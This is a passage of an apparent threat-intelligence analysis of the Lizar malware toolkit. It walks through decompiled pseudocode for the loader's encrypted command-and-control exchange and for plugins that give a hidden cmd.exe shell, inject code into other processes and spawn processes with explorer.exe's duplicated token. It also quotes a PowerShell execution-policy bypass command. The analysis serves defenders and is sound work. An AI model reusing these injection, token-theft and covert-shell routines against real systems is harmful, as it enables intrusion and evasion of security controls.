


Figure 12. Example of decrypted data transmitted from server to client

Lizar loader

The Lizar loader is designed to execute commands by running plugins, and to run additional modules. It runs on the infected computer.

As we have already mentioned, Lizar loader and Lizar plugins run on the infected system and can logically be combined into the Lizar bot component. The bot's modular architecture makes the tool scalable and allows for independent development of all components.

We've detected three kinds of bots: DLLs, EXEs and PowerShell scripts, which execute a DLL in the address space of the PowerShell process.

The pseudocode of the main loader function, along with the reconstructed function structure, is shown in Fig. 13.

Press enter or click to view image in full size




Figure 13. Loader's main function pseudocode

The following are some of the actions the `x_Init` function performs:

1. Generate a random key `g_ConfigKey31` using the function `SystemFunction036`. This key is used to encrypt and decrypt the configuration data.

2. Obtain system information and calculate the checksum from the information received (Fig. 14).

Press enter or click to view image in full size

```
// Generate 31-byte key
SystemFunction036(g_ConfigKey31, 31u);
x_ToMemCopy(&g_ConfigData, 0, 128i64);
// Get username, computer name and internal IP address
nSize = 128;
ComputerName = GetComputerNameExW(ComputerNameDnsFullyQualified, Buffer, &nSize);
vComputerNameSize = ComputerName ? nSize : 0;
nSize = vComputerNameSize;
pcbBuffer = 128 - vComputerNameSize;
vUserName = -GetUserNameW(&Buffer[vComputerNameSize], &pcbBuffer);
SizePointer = 0;
vSize = (vUserName != 0 ? pcbBuffer : 0) + nSize;
pcbBuffer &= -(vUserName != 0);
vSizeWide = 2 * vSize;
GetAdaptersInfo(0i64, &SizePointer);
vhHeap = HeapAlloc(hHeap, 0, SizePointer);
g_IpAddressInternal = 0;
vpHeap = vhHeap;
if ( !GetAdaptersInfo(vhHeap, &SizePointer) )
{
  vAdapterInfo = 0i64;
  for ( i = vpHeap; i; i = i->Next )
  {
    if ( *i->GatewayList.IpAddress.String != '0.0.0.0' )
    {
      if ( i->Type == MIB_IF_TYPE_ETHERNET
        || !vAdapterInfo
        || (Type = vAdapterInfo->Type, Type != MIB_IF_TYPE_ETHERNET) && Type != IF_TYPE_IEEE80211 )
      {
        vAdapterInfo = i;
      }
    }
  }
  x_MemCopy(Buffer + vSizeWide, vAdapterInfo->Address, vAdapterInfo->AddressLength);
  lstrcpyA(&g_IpAddressInternal, vAdapterInfo->IpAddressList.IpAddress.String);
  vSizeWide += vAdapterInfo->AddressLength;
}
HeapFree(hHeap, 0, vpHeap);
vBufferHash = 0;
vData = Buffer;
// Calculate CRC value
if ( vSizeWide > 0 )
{
  vIndex = vSizeWide;
  do
  {
    vCurrentByte = *vData;
    vData = (vData + 1);
    vBufferHash = 0x1000193 * (vCurrentByte ^ vBufferHash);
    --vIndex;
  }
  while ( vIndex );
```

Figure 14. Pseudocode for retrieving system information and calculating its checksum

3. Retrieve the current process ID (the checksum and `PID` of the loader process are displayed in the `Id` column in the client application).

4. Calculate the checksum from the previously received checksum and the current process ID (labelled `g_BotId` in Figure 13).

5. Decrypt configuration data: list of IP addresses, list of ports for each server. Configuration data is decrypted on 31-byte `g_LoaderKey` with `XOR` algorithm. After decryption, the data is re-encrypted on `g_ConfigKey31` with an `XOR` algorithm. The `g_LoaderKey` is also used when encrypting data sent to the server and when decrypting data received from the server.

6. Initialise global variables and critical sections for some variables. This is needed to access data from different threads.

7. Initialise executable memory for plugin execution.

8. Launch five threads which process the queue of messages from the server. This mechanism is implemented using the `PostQueuedCompletionStatus` and `GetQueuedCompletionStatus` functions. Data received from the server is decrypted and sent to the handler (Fig.15).

Press enter or click to view image in full size

```
vServerData = x_ServerDataAlloc(g_ServerDataSize);
x_MemCopy(*&vServerData->ServerData, x_ServerDataPtr, g_ServerDataSize);
vServerData->DecServerDataSize = g_ServerDataSize;
x_DecryptData(*&vServerData->ServerData, g_ServerDataSize, &g_SessionKey, g_SessionKeySize);
x_DecryptData(*&vServerData->ServerData, vServerData->DecServerDataSize, g_LoaderKey, 31);
vDecServerData = *&vServerData->ServerData;
if ( !vDecServerData->Msg )
  goto _SetData;
if ( vDecServerData->Msg == 2 )
{
  Thread = CreateThread(0i64, 0i64, StartAddress, 0i64, 0, 0i64);
  CloseHandle(Thread);
_SetData:
  x_SetData(&g_ServerDataLocked, vServerData);
  goto _Wait;
}
if ( vDecServerData->Msg != 3 )
{
  if ( vDecServerData->Msg == 4 )
  {
    g_PerodValue = *&vDecServerData->Value;
    SetEvent(hEvent);
  }
  goto _SetData;
}
PostQueuedCompletionStatus(g_CompletionPort, 0, vServerData, 0i64);
```

Figure 15. Pseudocode algorithm for decrypting data received from the server and sending it for processing

The handler accepts data using the `GetQueuedCompletionStatus` function.

The `vServerData→ServerData` variable contains the plugin body after decryption (look again at Fig. 15). The algorithm's pseudocode for decrypting data received from the server is shown in Fig. 16.

```
__int64 __fastcall x_DecryptData(_BYTE *data, int szdata, __int64 key, int szkey)
{
  char b; // r10
  __int64 szdataa; // rbx
  int num; // edi
  __int64 result; // rax
  char b2; // cl

  if ( szdata > 0 )
  {
    b = 0;
    szdataa = szdata;
    num = 0;
    do
    {
      result = ((num + 1) / szkey);
      b2 = b ^ *data ^ *(num + key);
      *data = b2;
      num = (num + 1) % szkey;
      ++data;
      b = b2;
      --szdataa;
    }
    while ( szdataa );
  }
  return result;
}
```

Figure 16. Pseudocode of the algorithm for decrypting data received from the server

Before being sent to the server, the data structure has to pass through shaping as shown in Fig. 17.

Press enter or click to view image in full size

```
BOOL __fastcall x_PackData(char aNum1, char aNum2, int aNum3, __int64 aValue, int aSize)
{
  __int64 vSize; // r13
  s_ServerData *vRes; // rax
  int vHashValue; // er10
  s_ServerData *vResa; // r12
  s_LoaderData *vLoaderData; // r15
  ULONG vRandomLen; // edx

  vSize = aSize;
  vRes = x_ServerDataAlloc(aSize + 48);
  vHashValue = g_HashValueFromSystemInfo;
  vResa = vRes;
  vLoaderData = *&vRes->ServerData;
  vLoaderData->Size = vSize;
  vLoaderData->Num2 = aNum2;
  *&vLoaderData->HashValueFromSystemInfo = vHashValue;
  vLoaderData->ProcessId = g_ProcessId;
  vLoaderData->Magic = 0x98C5604D;
  vLoaderData->Num1 = aNum1;
  vLoaderData->Num3 = aNum3;
  vLoaderData->Size = vSize;
  x_MemCopy(&vLoaderData->Value, aValue, vSize);
  SystemFunction036(&aSize, 4u);
  vRandomLen = aSize % 11u + 5;
  vLoaderData->RandomKeyLen = vRandomLen;
  SystemFunction036(&vLoaderData->RandomKey, vRandomLen);
  x_EncryptData(&vLoaderData->HashValueFromSystemInfo, 22, g_LoaderKey, 31);
  x_EncryptData(&vLoaderData->HashValueFromSystemInfo, 22, &vLoaderData->RandomKey, vLoaderData->RandomKeyLen);
  x_EncryptData(&vLoaderData->Value, vSize, g_LoaderKey, 31);
  x_EncryptData(&vLoaderData->Value, vSize, &vLoaderData->RandomKey, vLoaderData->RandomKeyLen);
  x_SetData(&g_PackedData, vResa);
  return SetEvent(hEvent);
}
```

Figure 17. Pseudocode of the function that generates the structure sent to the server

plugins from `plugins` directory

The plugins in the `plugins` directory are sent from the server to the loader and are executed by the loader when a certain action is performed in the Lizar client application.

The six stages of the plugins' lifecycle:

1. The user selects a command in the Lizar client application interface.
2. The Lizar server receives the information about the selected command.
3. Depending on the command and loader bitness, the server finds a suitable plugin from the `plugins` directory, then sends the loader a request containing the command and the body of the plugin (e.g., `Screenshot{bitness}.dll`).
4. The loader executes the plugin and stores the result of the plugin's execution in a specially allocated area of memory on the heap.
5. The server retrieves the results of plugin execution and sends them on to the client.
6. The client application displays the plugin results.

A full list of plugins (32-bit and 64-bit DLLs) in the `plugins` directory.

- CommandLine32.dll
- CommandLine64.dll
- Executer32.dll
- Executer64.dll
- Grabber32.dll
- Grabber64.dll
- Info32.dll
- Info64.dll
- Jumper32.dll
- Jumper64.dll
- ListProcess32.dll
- ListProcess64.dll
- mimikatz32.dll
- mimikatz64.dll
- NetSession32.dll
- NetSession64.dll
- rat32.dll
- rat64.dll
- Screenshot32.dll
- Screenshot64.dll

CommandLine32.dll/CommandLine64.dll

The plugin is designed to give attackers access to the command line interface on an infected system.

Sending commands to the `cmd.exe` process and receiving the result of the commands is implemented via pipes (Fig. 18).

Press enter or click to view image in full size

```
g_lpReserved = lpReserved;
(lpReserved->SendData)(lpReserved->self, 13i64, 0i64);
g_lpReserved->SetHandler(g_lpReserved->self, x_WriteFile);
g_ErrorFlag1 = 0;
g_ErrorFlag0 = 0;
x_SetMem(&PipeAttributes, 0, 24i64);
PipeAttributes.nLength = 24;
PipeAttributes.bInheritHandle = 1;
PipeAttributes.lpSecurityDescriptor = 0i64;
if ( !CreatePipe(&hNamedPipe, &g_hStdOutput, &PipeAttributes, 0) )
  goto _Exit;
if ( !CreatePipe(&g_hStdInput, &hFile, &PipeAttributes, 0) )
  goto _Exit;
x_SetMem(&StartupInfo, 0, 104i64);
x_SetMem(&ProcessInformation, 0, 24i64);
StartupInfo.hStdError = g_hStdOutput;
StartupInfo.hStdOutput = g_hStdOutput;
StartupInfo.hStdInput = g_hStdInput;
StartupInfo.cb = 104;
StartupInfo.wShowWindow = 0;
StartupInfo.dwFlags = 257;
if ( CreateProcessA(0i64, "cmd.exe", 0i64, 0i64, 1, 0, 0i64, 0i64, &StartupInfo, &ProcessInformation) )
{
  hProcess = ProcessInformation.hProcess;
  CloseHandle(ProcessInformation.hThread);
  g_BreakFlag = 0;
  hEvent = CreateEventA(0i64, 1, 0, 0i64);
  Thread = CreateThread(0i64, 0i64, StartAddress, 0xA, 0, 0i64);
  CloseHandle(Thread);
  x_SendStdout();
  g_BreakFlag = 1;
  SetEvent(hEvent);
  Sleep(0x64u);
  CloseHandle(hEvent);
  TerminateProcess(hProcess, 0);
  result = CloseHandle(hProcess);
  if ( !g_ErrorFlag0 )
    return g_lpReserved->SendData(g_lpReserved->self, 6i64, 0i64, 0i64);
}
else
{
_Exit:
  lpReserveda = g_lpReserved;
  LastError = GetLastError();
  return (*lpReserveda->SendError)(g_lpReserved->self, 1i64, LastError);
}
return result;
```

Figure 18. *`CommandLine32.dll` / `CommandLine64.dll` main function pseudocode*

Executer32.dll/Executer64.dll

`Executer32.dll` / `Executer64.dll` launches additional components specified in the Lizar client application interface.

Get BI.ZONE's stories in your inbox

Join Medium for free to get updates from this writer.

Remember me for faster sign in

The plugin can run the following components:

- EXE file from the `%TEMP%` directory;
- PowerShell script from the `%TEMP%` directory, which is run using the following command: `{path to powershell.exe} -ex bypass -noprof -nolog -nonint -f {path to the PowerShell script}`;
- DLL in memory;
- shellcode.

The plugin code that runs shellcode is shown in Fig. 19.

Press enter or click to view image in full size




Figure 19. `Executer32.dll` / `Executer64.dll` *code running shellcode*

Note that the plugin file `Executer64.dll` contains the path to the PDB: `M:\paal\Lizar\bin\Release\Plugins\Executer64.pdb`.

Grabber32.dll/Grabber64.dll

Contrary to its name, this plugin has no grabber functionality and is a typical PE loader.

Although attackers call it a grabber, the loaded PE file actually performs the functions of other types of tools, such as a stealer.

Both versions of the plugin are used as client-side grabber loaders: `PswRdInfo64` and `PswInfoGrabber64`.

Info32.dll/Info64.dll

The plugin is designed to retrieve information about the infected system.

The plugin is executed by using the `Info` command in the Lizar client application. A data structure containing the OS version, user name and computer name is sent to the server.

On the server side, the received structure is converted to a special string (Fig. 20).

Press enter or click to view image in full size

```
// Token: 0x060001C4 RID: 452 RVA: 0x00007BF8 File Offset: 0x00005DF8
private string ParseInfo(byte[] data, int offset, int size)
{
    StringBuilder stringBuilder = new StringBuilder(size);
    HandlerLoader.PipePluginInfo.Info info = Utils.BytesToStru<HandlerLoader.PipePluginInfo.Info>(data, offset);
    offset += Marshal.SizeOf(typeof(HandlerLoader.PipePluginInfo.Info));
    stringBuilder.Append("Domain: ").Append(Encoding.UTF8.GetString(data, offset, (int)info.sizeNameComp)).Append(", ");
    offset += (int)info.sizeNameComp;
    stringBuilder.Append("User: ").Append(Encoding.UTF8.GetString(data, offset, (int)info.sizeUserName)).Append(", ");
    stringBuilder.Append("WinVer: ").Append(this.GetVerOS(info));
    return stringBuilder.ToString();
}
```

Figure 20. Pseudocode snippet responsible for conversion of the received structure into a special string on the server

Jumper32.dll/Jumper64.dll

The plugin is designed to migrate the loader to the address space of another process. Injection parameters are set in the Lizar client configuration file. It should be noted that this plugin can be used not only to inject the loader, but also to execute other PE files in the address space of the specified process.

Figure 21 shows the main function of the plugin.

Press enter or click to view image in full size

```
if ( *vMethod == 1 )
{
  // 1. Injection by known PID
  vhProcess = OpenProcess(0x2Au, 0, vProcessId);
  vhProcessa = vhProcess;
  if ( !vhProcess )
  {
    lpReserveda = g_lpReserved;
    LastError = GetLastError();
    return (*&lpReserveda->SendStatus)(g_lpReserved->self, 201i64, LastError);
  }
  vpBaseAddress = x_ToWriteProcessMemory(vhProcess, vOffset.Buffer, *&vOffset.Offset[4]);
  vRes = 0;
  if ( vpBaseAddress )
    vRes = x_CreateRemoteThread(vhProcessa, &vpBaseAddress[*vOffset.Offset]);
  result = CloseHandle(vhProcessa);
}
else
{
  if ( *vMethod == 2 )
  {
    // 2. Injection by known executable name
    result = x_Inject2(&vOffset);
  }
  else
  {
    if ( *vMethod != 3 )
    {
      vError = 104i64;
      return (*&g_lpReserved->SendStatus)(g_lpReserved->self, vError, 0i64);
    }
    // 3. Injection into the same process
    result = x_Inject3(&vOffset);
  }
  vRes = result;
}
if ( vRes )
  return (*&g_lpReserved->SendResult)(g_lpReserved->self, 0i64, 0i64, 0i64);
return result;
```

Figure 21. `Jumper32.dll` / `Jumper64.dll` *main function pseudocode*

From the pseudocode above we see that the loader can migrate to the address space of the specified process in three ways:

- by performing an injection into the process with a certain PID;
- by creating a process with a certain name and performing an injection into it;
- by creating a process with the same name as the current one and performing an injection into it.


Let's take a closer look at each method.

Algorithm for injection by process ID

1. `OpenProcess` — The plugin retrieves the process handle for the specified process identifier (`PID`).
2. `VirtualAllocEx` + `WriteProcessMemory` — the plugin allocates memory in the virtual address space of the specified process and writes in it the contents to be executed afterwards.
3. `CreateRemoteThread` — the plugin creates a thread in the virtual address space of the specified process, with the lpStartAddress serving as the main function of the loader.

If `CreateRemoteThread` fails, plugin uses the `RtlCreateUserThread` function (Fig. 22).

Press enter or click to view image in full size



```
char __fastcall x_CreateRemoteThread(PVOID ThreadContext, PVOID aFunction)
{
  s_Plugin *vlpReserved; // rbx
  DWORD LastError; // eax
  unsigned int vStatus; // eax
  char Reserved8[24]; // [rsp+50h] [rbp-18h] BYREF
  char Reserved7; // [rsp+80h] [rbp+18h] BYREF

  if ( CreateRemoteThread(ThreadContext, 0i64, 0i64, aFunction, 0i64, 0, 0i64) )
    return 1;
  // If CreateRemoteThread returned NULL
  if ( GetLastError() != 8 )
  {
    vlpReserved = g_lpReserved;
    LastError = GetLastError();
    (*&vlpReserved->SendStatus)(g_lpReserved->self, 401i64, LastError);
  }
  vStatus = RtlCreateUserThread(ThreadContext, 0i64, 0i64, 0i64, 0i64, 0i64, aFunction, 0i64, &Reserved7, Reserved8);
  if ( !vStatus )
    return 1;
  (*&g_lpReserved->SendStatus)(g_lpReserved->self, 404i64, vStatus);
  return 0;
}
```

Figure 22. Pseudocode for a function to create a thread in the virtual address space of the specified process

Injection algorithm by executable file name

1. The plugin finds the path to the system executable file to be injected. The location of this file depends on the bitness of the loader. 64-bit file is located in `%SYSTEMROOT%\System32` directory, 32-bit — in `%SYSTEMROOT%\SysWOW64` directory.

2. The plugin creates a process for the received system executable, and receives the identifier of the created process.

Depending on the plugin parameters, there are two ways to implement this step:

- If the appropriate flag is set in the structure passed to the plugin, the plugin creates a process in the security context of the `explorer.exe` process (Fig. 23).

  Press enter or click to view image in full size

```
hProcess = 0i64;
TokenHandle = 0i64;
if ( aFlag != 0xFFFFFFFFFFFFFFFFui64 )
  return hProcess;
// Get PID of explorer.exe process (with Shell_TrayWnd window class name)
vExplorerPid = x_GetExplorerPid();
if ( vExplorerPid )
{
  vhExplorerProcess = OpenProcess(0x1FFFFFu, 0, vExplorerPid);
  vhExplorerProcessa = vhExplorerProcess;
  if ( vhExplorerProcess )
  {
    if ( !OpenProcessToken(vhExplorerProcess, 0xF01FFu, &TokenHandle) )
    {
      vlpReserved = g_lpReserved;
      TokenHandle = 0i64;
      LastError = GetLastError();
      (*&vlpReserved->SendStatus)(g_lpReserved->self, 204i64, LastError);
    }
    CloseHandle(vhExplorerProcessa);
  }
  else
  {
    vlpReserveda = g_lpReserved;
    vLastError = GetLastError();
    (*&vlpReserveda->SendStatus)(g_lpReserved->self, 205i64, vLastError);
  }
  if ( TokenHandle )
  {
    if ( DuplicateTokenEx(TokenHandle, 0x2000000u, 0i64, SecurityDelegation, TokenPrimary, &hToken) )
    {
      x_ToMemCopy(&StartupInfo, 0, 104i64);
      x_ToMemCopy(&ProcessInformation, 0, 24i64);
      StartupInfo.cb = 104;
      StartupInfo.dwFlags = 1;
      StartupInfo.wShowWindow = 0;
      if ( CreateProcessAsUserA(
             hToken,
             0i64,
             apCommandLine,
             0i64,
             0i64,
             0,
             4u,
             0i64,
             0i64,
             &StartupInfo,
             &ProcessInformation) )
      {
        hProcess = ProcessInformation.hProcess;
        *vhThread = ProcessInformation.hThread;
      }
```

  Figure 23. Running an executable in the security context of `explorer.exe`

- If the flag is not set, the executable file is started by calling the `CreateProcessA` function (Fig. 24).

  Press enter or click to view image in full size

```
    GetWindowsDirectoryA(vCommandLine, 0x104u);
    vPath = "System32";
    if ( !v64bit )
      vPath = "SysWOW64";
    PathAppendA(vCommandLine, vPath);
  }
  PathAppendA(vCommandLine, &vParams->ExecutableName);
  if ( vFromExplorer )
    vRes = x_CreateProcessWithExplorerDuplicatedToken(vFromExplorer, vCommandLine, &ThreadHandle);
  else
    vRes = x_CreateProcess(vCommandLine, &ThreadHandle);
  vhProcess = vRes;
```

Figure 24. Calling `CreateProcessA` process

3. The plugin allocates memory in the virtual address space of the created process and writes in it the contents, which are to be executed later (`VirtualAllocEx + WriteProcessMemory`).

4. The plugin runs functions in the virtual address space of the created process in one of the following ways, depending on the bitness of the process:

- in case of the 64-bit process, a function is started with another function, shown in Fig. 25;

  Press enter or click to view image in full size

```
char __fastcall x_ZwSetContextThreadAndResumeThread(HANDLE ThreadHandle, DWORD64 vFunction)
{
  unsigned int vStatus; // eax
  __int64 vError; // rdx
  CONTEXT Context; // [rsp+20h] [rbp-4D8h] BYREF

  x_ToMemCopy(&Context, 0, 0x4D0i64);
  Context.ContextFlags = 1048578;
  Context.Rcx = vFunction;
  vStatus = ZwSetContextThread(ThreadHandle, &Context);
  if ( vStatus )
  {
    vError = 402i64;
_SendStatus:
    (*&g_lpReserved->SendStatus)(g_lpReserved->self, vError, vStatus);
    return 0;
  }
  vStatus = ZwResumeThread(ThreadHandle, 0i64);
  if ( vStatus )
  {
    vError = 403i64;
    goto _SendStatus;
  }
  return 1;
}
```

Figure 25. Pseudocode of the algorithm for injecting into a 64-bit process

- in case of the 32-bit process, a function is started using the `CreateRemoteThread` and `RtlCreateUserThread` functions, which create a thread in the virtual address space of the specified process.

